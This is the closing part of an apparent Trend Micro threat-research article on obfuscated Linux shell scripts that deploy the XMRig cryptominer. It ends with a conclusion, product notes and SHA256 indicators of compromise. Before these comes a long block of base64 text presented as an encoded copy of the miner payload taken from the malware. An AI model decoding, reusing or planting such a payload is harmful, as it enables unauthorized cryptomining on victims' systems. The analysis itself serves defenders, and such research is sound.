YChIKOJMJNh/t13OwASOQUoFtsIhIgIDS84LVN1XmkICRIEMxoSYOPZNDttAZDoARlVmCJYAJDFyyJrFH
/QIXWJbBq0I6AtEuK5oGo0E6BISwCR0w8ermrR0NEwopkhA00rterDqIYRiUhAuE5Q4CFCbrDWBIuBeKAQLjpSogsWZAYdQDHJAMjyh6qaKfkLYWAyItEHA4raD+lEOYHwiCEWU2UHnMXifrTIgMFTfRRt2NsCwdGCFuCUAIdvR4v1uBzoCUEgKCvwQViIcEDU0Pe7VEF
a6J0bQweQQ/DSDEDgSVhJE9AtBgdI+gHY4qGAQsuHRv8PoSBYMCA4gDgpQtAxggG9frcZBDkLICERPBCMhCOgy09baFtAKYBJApCCw2L67DgAWVgQkrgkTVrRQ
/BEWF5yXHwIhsfij0o1kgGkCq4U2ENHxwU8SkIZXjCUIs7BAqpbE3QKIBO0NM4DMzRgICgkEHEUEP2jqOQDrJBOSAKDIHT2fwHuODKIh5IpBFUYBOYBi4gwKUiLFv9FKhgBoCJQTJGYSPFAooPAHm3MAwVCAMQQDjjcHoV4AgcsMJaIHq4rWJg3VN0KzCQQwFYUHgzABl
cUCAz8tuYFQCASMCMGqqcGxeTGAfd/EZwN/gUihUCQhFpAwEQFvD7YyfAEKIIEQBUKFKACE0RYFxSPhkjyfvIBsi8Y/Q6sHPSkIkBiAuggsEyGYRUr
/gIVEMIMAUWIQYg0hM5o9n5gH1gUAiFgcpBgylMB7PYGXywYsAKKISAGCh4qTGgGHEoQ+qoFonYBqhxA8ugQhkwG6tsU2PAAIkTA+FCSINzokEL4KitANFInVtIGCQRJoA8eLm5GxBEBCmDmpHSBIOHmZA7pmMc4iCNI2SsoUMQUYuYwHCASDKIVHz+EkohBgery4eF
/1JpAfpyOgQKYCBEuAokHRgt+aCBdADscRVIQWfvvroHUPQmBFOEHJQlBhRqpKGv1sTjMsMnKvm6B12BwG6BBAnlKPGv+AYISQCXEUQZi22H/UGQgkLJRQAV+EEOA0CA0LvB21IHG0ix8wAlAIczQ499ePSDSGnTisFdQCeBAoIF6wX0cc86oUkJAlRgZig
/meG4gUjayCCw89rvs7QoCcRQBVIGHcrKQywYhKAO+C4cRhxOcJKJIIljZRXDAwtAOlx7LAJXqwFwCzP6O3KOiwLMuwABFsM9w4obNOpCDSQoSxEo8CrtdbCwmKOQyVgZAYUiSdpfJGPuinlxhAAzd4MIATH6AhETC4eI7FMoqYBgRCwwQO7kFm1CMSTIwACnDYhQMa
/Q3bAVgCZoFiiAxE1iLFizeCAHZmSLUToES2iCit6aKhlDsJFIRksA2EJAg
/h+awRgC64QFfgjBAVUAPKQQBb7FuOsU3g8YUZoIYNy4AbvKcAVqKAjg+K5KASJwwtRlbaQk8mgWxBBoFFSdrrYEXjQEEihBr00qFMBU+BgiM3YE2FT1QYCMgJ4QDHSC8MyEg80oMEEIfAPa8PfgN6z8BJxHCJAJAuShgOrH27cFXgji1EQohuCQciAEHELW0GPwhLMKq
4WB
/atxMAMUJFQEhBExQETCtDA9jwJKIp9Okoi7yKw1iwYIKxp+3hICEdzVG+0GEsAgZQyKopCFMLSC5KESEsqYgn8kQodWmWt+AlVCzgoBBAIz4GUyQnoAYDTqBZjj9CHDkgxysgEVtO2FJsQCGgYQk4Is6IHwJHLZniZy9vp8NGNRUSaJdEIGxALgcB4LiAcF8NcNuMlEG
FADhKwHQUUUcDQd/omCMQLIAZ5eOCC8/dSutoSsBEhCBDIOlHgUwEBM/zAFVhqoJjBWeBlYgIKDBzCyGPi9LoDBWuBXdboBMvrWIbqQAZBwD/4ZJSBgRBQSmmkG8BAKh1doCCYSe9zj8X+CLgCtAGEEBwEDgizEMNzB7EhggBBYGGz4m7oiqCU4CokWrggFhhttT
/bMOiAMNghEIYCJx30bfRqGYBJUwpAVSIDI8puBCIuclDtGMCSi4gdvHIDIJhw0oxCJgcAU1QtgwMQslqYCKhA0ZdVRcQG3KMgE7IBX9UO3wJQ+IQTTQ0zQgArQ8AZL0yKKjGUBk9TQhQ
/YUfZIxALAbCBC9B8O39gUUKAECYjGCRKAUYgQhwwHOakAQG4ciwewdwwcgIgjOsQgMAIfRw6LBc4JQAsAAdvfvopKMnxCoCRsFCiQWBCiuUYaQ+xu
/ABeAXgBB2qM4IRS9rcmhzyGSCQikDQCbBKCXBRs8L5I6gAQ1UcMEAINTirBN7qCwIYyKCwEsgUcFCsMoFAmN4CrfRA02kwgBAEuJIPghGr8+gRSBVg0DF8m2dFBniLcIsY3xQ5ZQUARBgQKSkBfPCx6RIAREAaBEEIFNBFgCGzdf6IJovICGIMCBRRhFRjDRrEArzDuI
CkAlJyK2EAPIDBtTYJGImpaKt3dIynawIFMkHaiG1AOmevhvaYChCAZHpRKRXhQuy7Axe7uJHLrf6BI/1DVjqv+iYX/QRaA/1gT/id2/A8mKtq2YfgfCPi
/SuH/SAFgGk646SvqAFGBD2igYBYEgEMHfogKKBDAIoC2U7vFhtYJgBEmBMV80HoKHIILUlB+RkCg69rwBUkgiHIDJpBD7L1epArmEIhQIUtUwQKhvZsYGJCFiBKcILpLA5nhsQgC5lg6iNyCe2b4AhUCRAo6MoiBXMz8QtgWC2CYBrSABoDQBIOC5gpWuhKSAgcvbhpQ
DiUOBSYInnyEgZHC4ahIJQnORUNquEq8gQEVgSZEsrBG0QuVLmDRFIDS3EJDZtjFZjAczALDANZgPmaQ4y7gYoRoxEqCqPjiociOTqQAJiaoFW6oOKIdVJWcoVMC3K0ww6v4UgJMICIBGRRNhDesQARsQGOR/FH/JjQ1
/DJIjuRBQhQ9jIgB7CrYAIsgWnrsIN7BTY3kVDSBkBM4QMgh7Fs9laLQIFECmA0kAJHYcISDotJUEtBEGMH/Em82ICEGIHxgQCLgCwkRsMrSj9p0cFJIQqAGuQBogQKPqmgF7zyeVUe3bxBBiTA4SIGABk7ewsJ
/IQxqBKAKeIhAJBeAYkft5bjiAszUbkDJK0OXCVzQMeLsGOEZ2iAKBiESLFgsLFDh5LTM6iBQCDWVYhPqpGHBniziRBeYVbw4A4ZAiYBhipQWwghkMJy21VCBbqosBipiN60waNSBm7AwiJiVQBg0eG3CYAuSRwMmLtrJgYv2IAMBlmsAsf3f4Ubq4PoehRoECqEFIUk3
GKiwmAhB+K8yB1fB7AP9wgpgIAmRaqUmYeLhpz4JMECE6cFEv9kO+oQjEGCbBEyofpEMkImGYWMZPvUBmgGLq8pXpwW7bFDAzJBCYqACCa8iAV4EiCAj5jQayhsWoOAoIBHuGGJAMToRFsdo9W+qi5gISmEIJEh
```

Figure 8. Base64-encoded XMrig

Conclusion

Malicious actors constantly improve and optimize their routines and techniques, such as their shell scripts capability to obfuscate and deliver payloads. To maximize profits and evade improving detection and mitigation technologies, cybercriminals will employ even previously documented and discovered techniques for other operating systems or combine them with new ones. While some of the techniques have been used in previously observed malware routines or environments, these are quite new for shell scripts and malware families.

In the past, most of the payloads deployments were in plain text and focused on their specific tasks. Now we're beginning to see obfuscation mechanisms inside shell scripts. We should expect even more obfuscation as malware authors try to hide actual payloads in the future.

It's still quite early to claim that these techniques signify that Linux obfuscations are becoming more sophisticated. However, this evolution of shell scripts, wherein they're to decode several layers at a time for a complete analysis.

Trend Micro solutions

Trend Micro solutions powered by **XGen™ security**, such as **ServerProtect for Linux** and **Trend Micro Network Defense**, can detect related malicious files and URLs and protect users' systems. **Trend Micro Smart Protection Suites** and **Trend Micro Worry-Free™ Business Security**, which have **behavior monitoring capabilities**, can additionally defend against these types of threats by detecting malicious files, thwarting behaviors and routines associated with malicious activities, as well as blocking all related malicious URLs.

Indicators of Compromise (IoCs)

SHA256	Detection Name
1aaf7bc48ff75e870db4fe6ec0b3ed9d99876d7e2fb3d5c4613cca92bbb95e1b	Trojan.SH.MALXMR.UWEKK
bea4008c0f7df9941121ddedc387429b2f26a718f46d589608b993c33f69b828	

3c7faf7512565d86b1ec4fe2810b2006b75c3476b4a5b955f0141d9a1c237d38	Coinminer.Linux.MALXMR.UWE
3eeaa9d4a44c2e1da05decfce54975f7510b31113d8361ff344c98d3ddd30bf4	
543ceebd292e0e2c324372f3ab82401015f78b60778c6e38f438f98861fd9a2d	
882473c3100389e563b05051ae1b843f8dd24c807a30acf0c6749cd38137876b	
c82074344cf24327fbb15fd5b8276a7681f77ccacef7acc146b4cffa46dabf62	
eaf9dd8efe43dcf606ec0a531d5a46a9d84e80b54aa4a019fa93884f18c707c3	
f65bea9c1242ca92d4038a05252a70cf70f16618cf548b78f120783dfb9ccd0e	

Tags

Złośliwe oprogramowanie | Punkty końcowe | Cyberprzestępczość | Badania |

Authors

David Fiser
Threat Researcher

Alfredo Oliveira
Sr. Security Researcher

CONTACT US SUBSCRIBE

Related Articles

Understanding the Initial Stages of Web Shell and VPN Threats: An MXDR Analysis

Attacker Abuses Victim Resources to Reap Rewards from Titan Network

A Cybersecurity Risk Assessment Guide for Leaders

See all articles ›

Zasoby

Wsparcie

O firmie Trend

Siedziba firmy

Trend Micro - Poland (PL)

Warsaw Trade Tower
Ul. Chlodna 51
00-867 Warszawa
Polska

Telefon: +48 800 112 5238

Wybierz kraj / region

Polska

Prywatność | Informacje prawne | Mapa witryny

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.